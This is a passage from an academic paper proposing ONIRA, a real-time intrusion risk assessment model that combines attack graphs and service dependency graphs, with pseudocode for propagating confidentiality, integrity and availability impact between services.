Realtime Intrusion Risk Assessment Model based on Attack and Service Dependency Graphs

Alireza Shameli-Sendi, Michel Dagenais, Lingyu Wang

PII: S0140-3664(17)30732-6
DOI: 10.1016/j.comcom.2017.12.003
Reference: COMCOM 5615

To appear in: *Computer Communications*

Received date: 28 June 2017
Revised date: 29 October 2017
Accepted date: 10 December 2017

Please cite this article as: Alireza Shameli-Sendi, Michel Dagenais, Lingyu Wang, Realtime Intrusion Risk Assessment Model based on Attack and Service Dependency Graphs, *Computer Communications* (2017), doi: 10.1016/j.comcom.2017.12.003

Realtime Intrusion Risk Assessment Model based on Attack and Service Dependency Graphs

Alireza Shameli-Sendi[1], Michel Dagenais[2], and Lingyu Wang[3]
[1]Faculty of Computer Science and Engineering, Shahid Beheshti University (SBU), Tehran, Iran
[2]Department of Computer and Software Engineering, Polytechnique Montreal, Canada
[3] Faculty of Engineering and Computer Science, Concordia University, Montreal, Canada
Email: a_shameli@sbu.ac.ir, michel.dagenais@polymtl.ca,wang@ciise.concordia.ca

Abstract

Network services are becoming larger and increasingly complex to manage. It is extremely critical to maintain the users QoS, the response time of applications, and critical services in high demand. On the other hand, we see impressive changes in the ways in which attackers gain access to systems and infect services. When an attack is detected, an Intrusion Response System (IRS) is responsible to accurately assess the value of the loss incurred by a compromised resource and apply the proper responses to mitigate attack. Without having a proper risk assessment, our automated IRS will reduce network performance, wrongly disconnect users from the network, or result in high costs for administrators reestablishing services, and become a DoS attack for our network, which will eventually have to be disabled. In this paper, we address these challenges and we propose a new model to combine the *Attack Graph* and *Service Dependency Graph* approaches to calculate the impact of an attack more accurately compared to other existing solutions. To show the effectiveness of our model, a sophisticated multi-step attack was designed to compromise a web server, as well as to acquire root privilege. Our results illustrate the efficiency of the proposed model and confirm the feasibility of the approach in real-time.

Index Terms

Network attack graph, Network service dependency graph, Attack impact, Forward impact propagation, Backward impact propagation, Response cost computation, Response system, Trace, Kernel event.

I. Introduction

Today, cyber attacks and malicious activities are rapidly becoming a major threat to the security of organizations [1]. Usually, the attacker exploits security goals: the confidentiality and integrity of data, and the availability of service (referred to as CIA), by targeting vulnerabilities in the form of flaws or weak points in the security of network services or software applications. Attackers can combine related vulnerabilities to incrementally penetrate networks, potentially leading to devastating consequences [2]. Such composition of vulnerabilities can be modeled through attack graphs (AG). Attack graph can help to extract all attack paths through a network and can help to make plans to secure paths.

To secure paths the tradeoffs between attack damage, security costs and security benefits should be analyzed properly. Therefore, we can avoid over investing in security measures when they do not pay off [4]. Examples of security measures include disabling/restarting a daemon, killing a process, or adapting the firewall configuration. Note that the more an attacker progresses in attack graph, the more devastating damage can be inflicted. Thus, the proper candidate security countermeasures in each node of attack graph to mitigate attack are varied.

Therefore, the attack impact and security cost should be attuned properly. If an attack with a high damage is going to befall, a strong response should be selected. For example, imagine an attacker is close to the end of attack graph, and he may compromise the database presumably. In this case, the strong countermeasures like ”Blocking All Traffic by Firewall” or ”Disabling the Database” are the best options to deploy in the network. In contrast, if an attacker is in the beginning of the multi-step attack, the weak

countermeasures should be offered to allow the legitimate users continue with uninterrupted access to the services. For example, imagine a multi-step attack consists of the vulnerabilities of two services, http and db, such that these services are running on two separate machines. The attacker's goal is compromizing a vulnerability in http service and then compromizing the Database, through the interdependencies between vulnerabilities. When the attacker is in the first step and it is detected by the attack graph, the possible weak countermeasures would be "closing the current http connection", "blocking the attacker IP by a firewall in the first line of defense", or "restarting http service".

Thus, "how to measure the attack damage cost accurately?", "how to measure the security cost/benefit properly?", and "how to balance the attack damage and security measures costs perfeclty?" are three main challenging topics in this context. The main goal of this paper is to answer the first research question. One of the weaknesses of defense frameworks built on attack graphs is that they do not provide any knowledge about the true value of the impact propagation from the compromised services [21]. In reality, when a service is compromised, not only all dependent services to the compromised service may be impacted (e.g., stop working, using fake content), but also the attacker has this opportunity to compromise other services that are accessed through the compromised service.

The service dependency graph (SDG) is an AND/OR graph showing input/output dependencies among different services [29]. SDG helps to extract the true value of the attack impact, taking into account the propagation through the network. One of the weaknesses of defense frameworks built on SDG-based approaches only is that they cannot deal with multi-step attacks [8], [26]. For better attack damage calculation and impact mitigation, the ONIRA (Online Intrusion Risk Assessment of Distributed Traces Using Dynamic Attack Graph) framework not only extends (improves) both approaches (AG-based and SDG-based) separately, but also benefits from using both simultaneously.

To model the attack graph, LAMBDA is used, which is a pre/postcondition based language to describe possible violations of security policy (intrusion objective) and possible actions an intruder can perform on a system to achieve an intrusion objective [13]. In the ONIRA framework, we extended the LAMBDA language with two features: *intruder knowledge level* and *effect on the CIA*. Moreover, ONIRA improves the SDG models to extract the real impact propagation from the compromised service.

The main contributions of this paper are as follows:

- ONIRA capitalizes on the advantages of the AG-based and SDG-based approaches to calculate the attack impact and suggest appropriate responses to best mitigate attacks. Thus, it proposes an accurate response selection mechanism to attune the attack damage and the response cost.
- ONIRA improves the AG-based approach by extending the LAMBDA language with two features: *intruder knowledge level* and *effect on the CIA* (confidentiality, integrity, and availability) to provide a better picture of the damage cost. ONIRA employs a novel attack graph approach for attack detection and response, by correlating attack behaviors, and also suggests effective responses.
- ONIRA improves the SDG-based approach by introducing backward and forward impact propagation in the service dependency graph to calculate the real attack impact propagation in the network.
- ONIRA correlates multi-step attack behaviours extracted from *kernel-level* events through attack graph models, which is new.

The paper is organized as follows: first, we investigate earlier work and several existing methods for real-time risk assessment. The proposed model is discussed in Section III. Experimental results are presented in Section IV. We provide a discussion of ONIRA limitations in Section V and Section VI concludes the paper.

II. Related Work

The recent works proposed different graph-based models to quantitatively assess the damage cost of multi-step attack. Since the contribution of this paper lies on the attack and service dependency graphs, first a comprehensive literature review is provided on those graphs and then our contribution is discussed.

A. Attack Graph

Most of the exisiting works use "Common Vulnerability Scoring System (CVSS)" [9] as the probability of successful vulnerability exploitation. The probability is propagated through the attack graph according to the relationship between exploits which can be disjunctive or conjunctive. The models explained in [2], [14], are the recent studies on attack graph for detecting and reacting against the multi-step attacks, which use the CVSS model to measure the attack impact.

In [18] and [20], they proposed an attack graph-based probabilistic metric model to quantify the overall security of network system. The casual relationship between vulnerabilities encoded in the attack graph by assigning with an intrinsic score representing the likelihood of vulnerability exploitation but the final probability of success in that node is computed by conjunctive probability or disjunctive probability. Frigault and Wang [22] proposed to model probability metrics based on attack graphs as a special Bayesian Network to statically analyze the inherent risk in a network. They bind their model to the CVSS standard to make it more applicable.

Wang et al. [31] extended attack graph analysis to intrusion detection. Attack graphs are pre-generated, and then used as a knowledge base for correlating received alerts, hypothesizing missing alerts and predicting future alerts. In another paper, Wang et al. [27] used attack graphs to develop a metric for zero-day attacks. The metric counts how many zero day vulnerabilities are required to compromise a network asset. A larger count will indicate a relatively more secure network, since the likelihood of having more unknown vulnerabilities all available at the same time, applicable to the same network, and exploitable by the same attacker, will be lower.

Poolsappasit et al. [23] proposed a method for risk assessment using Bayesian attack graphs. They formulated the vulnerabilities and their mutual dependencies to construct the Bayesian attack graph. They used a genetic algorithm to solve an optimization problem which is selecting the optimal countermeasures to deploy in network.

Wang et al. [21] uses dependency attack graphs rather than state-based attack graphs to represent network observations. The proposed approach systematically integrates attack graphs and Hidden Markov Models together for exploring the probabilistic relation between system observations and state.

In a recent study, GhasemiGol et al. [7] proposed an attack forecasting approach that can predict future network attacks with more precision. They argued that the attack graph provides static information about probability of vulnerability exploitation, which is not reliable for predicting the future. Instead of using attack graph, they proposed uncertainty-aware attack graph which can deal with the lack of sufficient information to determine the exact value of probability of nodes in the attack graph.

Saha [24] addressed the practical problem of maintaining an attack graph in response to the changes in network configurations through node insertion and node deletion. The benefit of an incremental algorithm is that the analyzer can avoid attack graph regeneration from scratch. It will be interesting for us to study such a technique to improve our attack graph analysis tool. This is one of the main features which should be considered in our model as future work.

B. Service Dependency Graph

Considering service dependencies model to calculate response cost in IRS, firstly proposed by Toth and Kruegel [19]. The main weakness of this work is neglecting the security benefit in countermeasure selection process. Jahnke et al. [32] presented a graph-based approach for modeling the effects of attacks against services, and the effects of the response measures taken in reaction to those attacks. The proposed model considers different kinds of dependencies between services, and derives quantitative differences between system states from these graphs. The main drawback in [32] is that the service availability is only considered in attack impact calculation, while two other parameters, confidentiality and availability, are important criteria, too.

Kheir et al. [35] proposed a service dependency graph to evaluate the confidentiality and integrity impacts, as well as the availability impact. To put the attack and security impact on the same measurement

unit, they targeted specific countermeasure that has negative effect on data confidentiality and integrity (e.g., allowing unsecure connections in case of openSSL attack). Moreover, [32], [35] only considered the potential damage cost toward the target regardless of taking into account the backward damage impact on the dependent services.

In [25], Shameli-Sendi et al. proposed a dynamic response cost model for intrusion response system, which is based on service dependency graph. The type of attack (User-to-Root, Remote-to-Local, Denial of Service, and Probe), was used to calculate the attack damage cost, statically. Moreover, they used attack graph to calculate the confidence level of attack, which is a basis for decision about the activation of the response selection process.

C. Contribution

As seen in literature, attack graph and service dependency graph are widely used to measure attack damage cost. In fact, when we use the attack graph for calculating the attack impact, we do not have any knowledge about the true value of the impact propagation from compromised services. Most of the existing works only consider the potential damage cost toward the target regardless of taking into account the backward damage impact on the dependent services to the compromised service. In this paper, we propose a risk assessment model by taking advantage of the backward and forward propagation concepts, without the aforementioned limitation.

In contrast, when we use the service dependency graph to calculate the attack impact, we do not have any information about the intruder's knowledge level and different attack scenarios between services. Our new proposed approach, called ONIRA, goes beyond the work reviewed here. ONIRA uses a combination of both graphs, AG and SDG, to compute the damage cost and accurately react to attacks. Therefore, an accurate attack impact is obtained based on information provided by the service dependency and attack graphs. Eventually, the response selection module applies a response in which the attack impact and response cost are in proportion.

III. Proposed Model

Figure 1 illustrates the proposed structure of our model. We briefly introduce the architecture of our model here, and provide the details of each of its components in later subsections.

The proposed model is designed for the Linux Trace Toolkit next generation (LTTng) tracer [41] in online mode. LTTng is a powerful software that provides a detailed execution trace of the Linux operating system with low impact compared to other existing tracers. The Dynamic Attack Graph (DAG) component consists of several attack states. It registers all system calls that are predefined as preconditions of all the attack state components. Based on registered system calls, the detection component sends alerts to the DAG component. To perform the correlation between states and check the preconditions, the DAG receives help from the *State History Database* (SHD). This database stores current and historical state values of the network services, and keeps track of all information about running processes, executing the status of a process, file descriptors, disk, memory, locks, etc. [47], [48]. When the detection component reads the trace, it stores all the useful information in the SHD and is responsible for updating it. The service dependency graph component presents a network model that accounts for the relationships between users and services, illustrating that they perform their activities using the available services. This component helps to evaluate the attack impact propagation from the compromised service, based on service value and on dependencies on other services. The online risk assessment component analyzes the attack impact based on the output of the attack graph and the service dependency graph components. Finally, the response selection component selects the best candidate from the list of responses available to mitigate the attack.

In continue, we provide a justification of the proposed structure. In the cost-sensitive approach, attack and response costs are attuned. The common way to measure attack cost is by assessing the attack's impact on Confidentiality, Integrity, and Availability. Security cost, on the other hand, is only assessed by




Fig. 1: The ONIRA architecture

measuring the impact of countermeasures on only resource availability. Therefore, this makes it difficult to compare attack cost to response cost since they do not impact all three security attributes (CIA).

In this paper, not only the CIA loss is considered to measure the attack impact but also the attack frequency and the attacker knowledge level are contemplated as well. The frequency of similar incidents within a particular period of time should be considered to lead the selection of the more appropriate countermeasure. Moreover, the estimation of the attacker knowledge level helps to deploy the right countermeasure immediately before he compromises the valuable information. To be more precise in terms of CIA loss, the loss on the dependent services to the compromised services and the potential loss from the compromised services to other services are modeled, too. Therefore, all these three criteria together give us a comprehensive information about the attack context and help to select the best countermeasure to mitigate attack.

In fact, the appropriate countermeasure should not be selected with delay, since it may not work another time. Therefore, applying multiple countermeasures, sequentially, in a short period of time against the attacker should not be the main criteria of any defense system. Selecting proper countermeasure, not only stops the attacker to progress and protects the network, but also gets rid of the defense system from engaging with a variety of countermeasures which incurs different costs to the network.

There are different approaches to measure the impact of deploying countermeasure [28]. In this paper, the security cost is modeled through the negative impact of responses on the resources' availability. For more details see Section III-D.

A. Attack Modeling

Many attack graph based alert correlation techniques have been proposed recently. The correlation methods proposed in the last decade can be classified into three categories [43], [45]: *implicit*, *semi-explicit*, and *explicit* correlations.

The implicit correlation attempts to find similarities between alerts in order to correlate them, using data-mining paradigms. Of-course, this technique facilitates the analysis of the huge number of alerts, but generally fails to enhance the semantics of the alerts [17]. In the explicit correlation, all the attack scenarios have to be defined statically, using explicit relations between the alerts. Several steps, which are the event signatures, form the attack graph [46]. The semi-explicit correlation type generalizes the explicit method by introducing preconditions and postconditions for each step in the attack graph, instead of focusing on generating the whole attack graph [40]. The semi-explicit approach is flexible because only the elementary entities are defined and then the causal relationships between these elementary entities connect them [16]. Due to its flexibility, we will propose a semi-explicit method using preconditions and postconditions to model attacks.

The following template is used for each state in the attack graph, as proposed in the LAMBDA [40] language, but we add some attributes to this language in order to calculate the attack impact accurately:

Preconditions:

network:
$Pn_1 \wedge Pn_2 \wedge ... \wedge Pn_n$
intruder:
$Pi_1 \wedge Pi_2 \wedge ... \wedge Pi_n$
knowledge level:
$kl = \{Yes|No\}$

Postconditions:

network effects:
$\bar{Pn}_1 \wedge \bar{Pn}_2 \wedge ... \wedge \bar{Pn}_n$
intruder:
$\bar{Pi}_1 \wedge \bar{Pi}_2 \wedge ... \wedge \bar{Pi}_n$
CIA effects:
$confidentialityLoss(service|host, impact) \wedge$
$integrityLoss(service|host, impact) \wedge$
$availabilityLoss(service|host, impact)$

State: *name*

- *Preconditions* are classified into three sections: intruder privileges, network configurations, and intruder knowledge level. If all the conditions of the first two sections are satisfied, the current step has been performed, and all the postconditions will be met. The third section, intruder knowledge level, is included in the precondition group, as it is a very important field which is assigned to each state. It is initialized using the *Yes/No* variable. The attacker may traverse different ways in an attack graph. For example, he starts from the first state, may jump some states and finally compromises the target. A beginner attacker may pass all steps to reach the target but, an expert attacker may jump some steps based on his knowledge. The initialization, *Yes* or *No*, is based on the concept of the state. For example, probing state is a "knowledge state". It means, if someone jumps this step, he has enough knowledge about our network and he is aware of our network vulnerabilities. Thus, the *kl* variable is set to "Yes". The *Yes* value helps to select the stronger countermeasure to fight against an expert attacker. On the other hand, there are some states that only provide some extra facilities. Thus, we set "non-knowledge state" for those type of states (*kl=No*). For example, the "ncat" state in our example (see Section IV-C1) only provides a user-friendly access to the remote system. So, if an attacker does not execute this state, it does not mean that he has extra knowledge about the network. The intruder knowledge level helps to select the appropriate countermeasure more efficiently.
- *Postconditions* illustrate that a successful attack has occurred and that damage has been caused to network services and users, and also what new permissions the attacker has gained. A section is introduced in this paper, called *CIA effect*, which indicates the intruder's effect on Confidentiality, Integrity, and Availability. Confidentiality ensures that an authorized user only has access to certain services. Integrity verifies that an authorized user can modify assets in an acceptable manner. Availability means that the assets are always accessible to the authorized users. CIA loss is classified into three levels: *low*, *medium*, and *high*.

The following are some predicates for modeling preconditions and postconditions:

- *service(h, s, p)*: Host *h* offers a service *s* on its port *p*.
- *reachable(h, $\acute{h}$, p)*: Host *h* is reachable from $\acute{h}$ on port *p*.
- *priv(u, h, r):* User *u* has access to host *h* with privilege *r*. The privilege has been classified into three levels: *access*, *modify*, and *admin*.
- *vulnerable(s, v)*: Service *s* has security vulnerability *v*.
- *execute(s, c)*: Service *s* runs command *c*.
- *knows(a, t)*: Attacker *a* knows *t*, where *t* may be any proposition.
- *highConnection(h, $\acute{h}$, T)*: *h* connects to $\acute{h}$ more than threshold *T*.

B. Attack Impact Propagation

In this subsection, we introduce a graph model used to evaluate the attack impact propagation from compromised services. Our elements in this graph model are services, denoted S_i. We model the relationship between services with a dependency weighted directed graph. For each service S_i, three properties are defined based on the metrics explained in CVSS [9]: *C*, *I*, and *A*. They denote the confidentiality, integrity, and availability of the service respectively, as Eq. 1 illustrates.

$$S_i = \begin{bmatrix} C \\ I \\ A \end{bmatrix} \tag{1}$$

The total attack impact on network services from the compromised service S_i is calculated using Eq. 2. When a service is compromised, two kinds of propagation can be distinguished: *Backward* and *Forward*. Thus, we define these three concepts as follows:

Definition 1. *(**Direct Impact**) belongs to the compromised service that is the current attacker target.*

Definition 2. *(**Backward Impact**) represents the impact propagation on all services that have functional dependency on the compromised service, directly or indirectly.*

Definition 3. *(**Forward Impact**) refers to the impact propagation from the compromised service to all dependent services with respect to the permission type between dependent services.*

Thus, this process includes three steps: *Direct Impact*, *Backward Impact*, and *Forward Impact*. To clarify the concept of these impacts, imagine the service dependency between a web server and a database server. For the web server to function properly, the database must be available and its data not be corrupted. Conversely, if the database is not available (e.g., down) or its data altered, the web server will either not provide information or provide wrong information. Thus, if the attacker compromises the web server (direct impact), there is no backward impact since no services depend on web service. But, the attacker, based on the permission type defined between web service and database, may start the next attack which is compromising database (Forward impact). If there is a way to access database server from outside and the attack compromises the database in the first step (direct impact), the web server will be in the list of backward impact. Note that there is no forward impact in this case, since DB server does not have any functional dependency in this simple SDG scenario.

$$\begin{aligned} ImpactPropagation(S_i) = {} & DirectImpact(S_i) + \\ & ForwardImpact(S_i) + \\ & BackwardImpact(S_i) \end{aligned} \tag{2}$$




Fig. 2: Forward and backward impact propagation space from compromised service S_k

The direct impact is assessed on the service targeted by the attacker using Algorithm 1. In the *User to root (U2R)* or *Remote to local (R2L)* attack types, since our service is under the control of the attacker, the effect is on all the CIA parameters (lines 3-7, Algorithm 1). By contrast, in the *Denial of service (DoS)* attack type, since the attacker slows down the functionality of a service, the service availability (A) is decreased (lines 8-12, Algorithm 1).

Require: ξ: service
Require: Ψ: attack type
1: **Begin**
2: $TotalDI = \emptyset$
3: **if** $\Psi = (U2R \text{ or } R2L)$ **then**
4: $TotalDI_C = S_C$
5: $TotalDI_I = S_I$
6: $TotalDI_A = S_A$
7: **else**
8: **if** $\Psi = DoS$ **then**
9: $TotalDI_C = 0$
10: $TotalDI_I = 0$
11: $TotalDI_A = S_A$
12: **end if**
13: **end if**
14: **End**

Algorithm 1: DirectImpact()

The backward impact is calculated as illustrated in Algorithm 2. There are different kinds of dependencies between services, depending on the availability property [32], [35]. Sometimes, a service depends on the functionality of one or more services. Jahnke et al. [32] present a complete dependency list between services. In this paper, the *mandatory* type was considered, which requires the functionalities of all the services on which a service depends. As presented in Figure 2, the backward impact propagation space consists of those services that have functional dependency on the compromised service (S_k), directly (S_h, S_r, S_o) or indirectly (S_w, S_z). For the backward impact, the mandatory dependency is not able to continue working (impact on service availability), or data integrity or confidentiality are modified. In a DoS attack type, the backward effect will be on availability (lines 16-22, Algorithm 2) while, in the *User to root (U2R)* or *Remote to local (R2L)* attack types, the effect will be on all the CIA parameters (lines 7-15, Algorithm 2). Suppose that the Apache service has a dependency on the MySQL service. If the attacker attempts to run an attack of type U2R on MySQL service, the Apache service will not send correct information to the website. We associate a CIA dependency matrix (φ) for each edge as illustrated in Eq. 3. The weight values represent the dependency severity of services S_i to S_j. It indicates how strong are the dependency severities on confidentiality, integrity, and availability of services S_i to S_j. Thus, if an U2R attack is launched on service S_j, these dependency severities (C_d, I_d, and A_d) represent the losses for service S_i. Note that $\Delta \times \varphi(S, \xi)$ represents the CIA propagation from service ξ to S in backward impact calculation.

$$\varphi(S_i, S_j) = \begin{bmatrix} C_d \\ I_d \\ A_d \end{bmatrix} \tag{3}$$

The forward impact is calculated as illustrated by Algorithm 3. As depicted in Figure 2, service S_k uses the functionality of services S_n and S_m. If the attacker obtains root permission for service S_k, based on the predefined permission between $S_k - S_n$ and $S_k - S_m$, he can forward damage to the other two services. If the type of permission between the two services is root, the attacker can affect all the CIA parameters (if the type of attack is U2R or R2L, lines 8-16, Algorithm 3) or only service availability (if the attack type is DoS, lines 16-23, Algorithm 3). However, if the permission type is read-only, then only availability is affected, no matter what is the attack type (lines 16-23, Algorithm 3). We associate a CIA loss matrix (χ) for each edge as illustrated in Eq. 4.

$$\chi(S_i, S_j) = \begin{bmatrix} C_l \\ I_l \\ A_l \end{bmatrix} \tag{4}$$

The weight values represent the loss severity of S_j when service S_i is compromised, in terms of confidentiality, integrity, and availability. For example, if a Web service has full access permission to a Database service, we cannot say that if the Web service is compromised, the effect is hundred percent on Database CIA parameters. Indeed, it depends on how the full access permission is defined between services and also whether it covers the whole service or part of it.

For each service *S* available in the forward direct list of services ξ, we call the $ForwardImpact(S, \Delta)$ function again to calculate the forward impact (line 28, Algorithm 3). Δ should be updated and is the CIA loss propagation to service *S*, as a consequence of its connection with $\xi - S$. When we are calculating the forward impact, we have to check whether or not a service has a backward connection. As illustrated in Figure 2, if the attack is on service S_k, the forward direct list is $\{S_n, S_m\}$. Note that $\Delta \times \chi(\xi, S)$ represents the CIA propagation from service ξ to S in forward impact calculation. When we calculate $ForwardImpact(S_m, \Delta)$, we have to calculate $BackwardImpact(S_m, \Delta)$ as well. In Figure 2, $F(S_k)$ represents the forward impact space with respect to the compromised service S_k. $B(S_m)$ is the backward impact propagation space inside space $F(S_k)$. S_t (grey circle) is outside any impact propagation.

Require: ξ: service
Require: Δ: CIA loss in backward propagation
Require: Ψ: attack type

Begin
$\overleftarrow{TotalBI} = \emptyset$
$\overleftarrow{BI} = \emptyset$
backwardDirectNode=$\{S_1, S_2, ..., S_n\}$
for each $S \in backwardDirectNode$ **do**
  $\overleftarrow{I} = \emptyset$
  if $\Psi = (U2R\ or\ R2L)$ **then**
    $\overleftarrow{I_C} = \Delta_C \times \varphi(S,\xi).C_d \times S_C$
    $\overleftarrow{I_I} = \Delta_I \times \varphi(S,\xi).I_d \times S_I$
    $\overleftarrow{I_A} = \Delta_A \times \varphi(S,\xi).A_d \times S_A$
    /*New CIA propagation*/
    $\Delta_C = \Delta_C \times \varphi(S,\xi).C_d$
    $\Delta_I = \Delta_I \times \varphi(S,\xi).I_d$
    $\Delta_A = \Delta_A \times \varphi(S,\xi).A_d$
  else
    if $\Psi = DoS$ **then**
      $\overleftarrow{I_C} = 0$
      $\overleftarrow{I_I} = 0$
      $\overleftarrow{I_A} = \Delta_A \times \varphi(S,\xi).A_d \times S_A$
      /*New availability propagation*/
      $\Delta_A = \Delta_A \times \varphi(S,\xi).A_d$
    end if
  end if
  $\overleftarrow{TotalBI_C} = \overleftarrow{TotalBI_C} + \overleftarrow{I_C}$
  $\overleftarrow{TotalBI_I} = \overleftarrow{TotalBI_I} + \overleftarrow{I_I}$
  $\overleftarrow{TotalBI_A} = \overleftarrow{TotalBI_A} + \overleftarrow{I_A}$
  $\overleftarrow{BI} = BackwardImpact(S, \Delta, \Psi)$
  $\overleftarrow{TotalBI_C} = \overleftarrow{TotalBI_C} + \overleftarrow{BI_C}$
  $\overleftarrow{TotalBI_I} = \overleftarrow{TotalBI_I} + \overleftarrow{BI_I}$
  $\overleftarrow{TotalBI_A} = \overleftarrow{TotalBI_A} + \overleftarrow{BI_A}$
end for
return $\overleftarrow{TotalBI}$
End

Algorithm 2: BackwardImpact()

Finally, we calculate the attack impact propagation from the compromised service S_i, as illustrated by Eq. 5. $\sum_{S \in SDG} S_C + \sum_{S \in SDG} S_I + \sum_{S \in SDG} S_A$ is the total service value in our SDG, and the propagation

Require: ξ: service
Require: Δ: CIA loss in forward propagation
Require: Ψ: attack type

Begin
$\overrightarrow{TotalFI} = \emptyset$
$\overrightarrow{FI} = \emptyset$
$\overleftarrow{BI} = \emptyset$
forwardDirectNode=$\{S_1, S_2, ..., S_n\}$
for each $S \in forwardDirectNode$ **do**
  $\overrightarrow{I} = \emptyset$
  if $\xi \xrightarrow{permission} S = FullAccess$ and $\Psi =$ (*U2R or R2L*) **then**
    $\overrightarrow{I_C} = \Delta_C \times \chi(\xi, S).C_l \times S_C$
    $\overrightarrow{I_I} = \Delta_I \times \chi(\xi, S).I_l \times S_I$
    $\overrightarrow{I_A} = \Delta_A \times \chi(\xi, S).A_l \times S_A$
    /*New CIA propagation*/
    $\Delta_C = \Delta_C \times \chi(\xi, S).C_l$
    $\Delta_I = \Delta_I \times \chi(\xi, S).I_l$
    $\Delta_A = \Delta_A \times \chi(\xi, S).A_l$
  else
    if $\xi \xrightarrow{permission} S = ReadOnly$ or ($\xi \xrightarrow{permission} S = FullAccess$ and $\Psi =$ *DoS*) **then**
      $\overrightarrow{I_C} = 0$
      $\overrightarrow{I_I} = 0$
      $\overrightarrow{I_A} = \Delta_A \times \chi(\xi, S).A_l \times S_A$
      /*New availability propagation*/
      $\Delta_A = \Delta_A \times \chi(\xi, S).A_l$
    end if
  end if
  $\overrightarrow{TotalFI_C} = \overrightarrow{TotalFI_C} + \overrightarrow{I_C}$
  $\overrightarrow{TotalFI_I} = \overrightarrow{TotalFI_I} + \overrightarrow{I_I}$
  $\overrightarrow{TotalFI_A} = \overrightarrow{TotalFI_A} + \overrightarrow{I_A}$
  $\overrightarrow{FI} = ForwardImpact(S, \Delta, \Psi)$
  $\overleftarrow{BI} = BackwardImpact(S, \Delta, \Psi)$
  $\overrightarrow{TotalFI_C} = \overrightarrow{TotalFI_C} + \overrightarrow{FI_C} + \overleftarrow{BI_C}$
  $\overrightarrow{TotalFI_I} = \overrightarrow{TotalFI_I} + \overrightarrow{FI_I} + \overleftarrow{BI_I}$
  $\overrightarrow{TotalFI_A} = \overrightarrow{TotalFI_A} + \overrightarrow{FI_A} + \overleftarrow{BI_A}$
end for
return $\overrightarrow{TotalFI}$
End

Algorithm 3: ForwardImpact()

impact should be evaluated accordingly.

$$
\begin{aligned}
ImpactPropagation(S_i)_C &= TotalDI_C + \overrightarrow{TotalFI}_C + \overleftarrow{TotalBI}_C \\
ImpactPropagation(S_i)_I &= TotalDI_I + \overrightarrow{TotalFI}_I + \overleftarrow{TotalBI}_I \\
ImpactPropagation(S_i)_A &= TotalDI_A + \overrightarrow{TotalFI}_A + \overleftarrow{TotalBI}_A \\
ImpactPropagation(S_i) &= \frac{ImpactPropagation(S_i)_C + ImpactPropagation(S_i)_I + ImpactPropagation(S_i)_A}{\sum_{S \in SDG} S_C + \sum_{S \in SDG} S_I + \sum_{S \in SDG} S_A}
\end{aligned}
\tag{5}
$$

Since we want very fast decision making in our response system, we calculate the impact propagation from all services for each attack type in advance, as illustrated by Algorithm 4.

Require: φ: service dependency graph
Require: Ψ: attack type
1: **Begin**
2: $\Delta_C = 1$
3: $\Delta_I = 1$
4: $\Delta_A = 1$
5: $TotalValue = \sum_{S \in SDG} S_C + \sum_{S \in SDG} S_I + \sum_{S \in SDG} S_A$
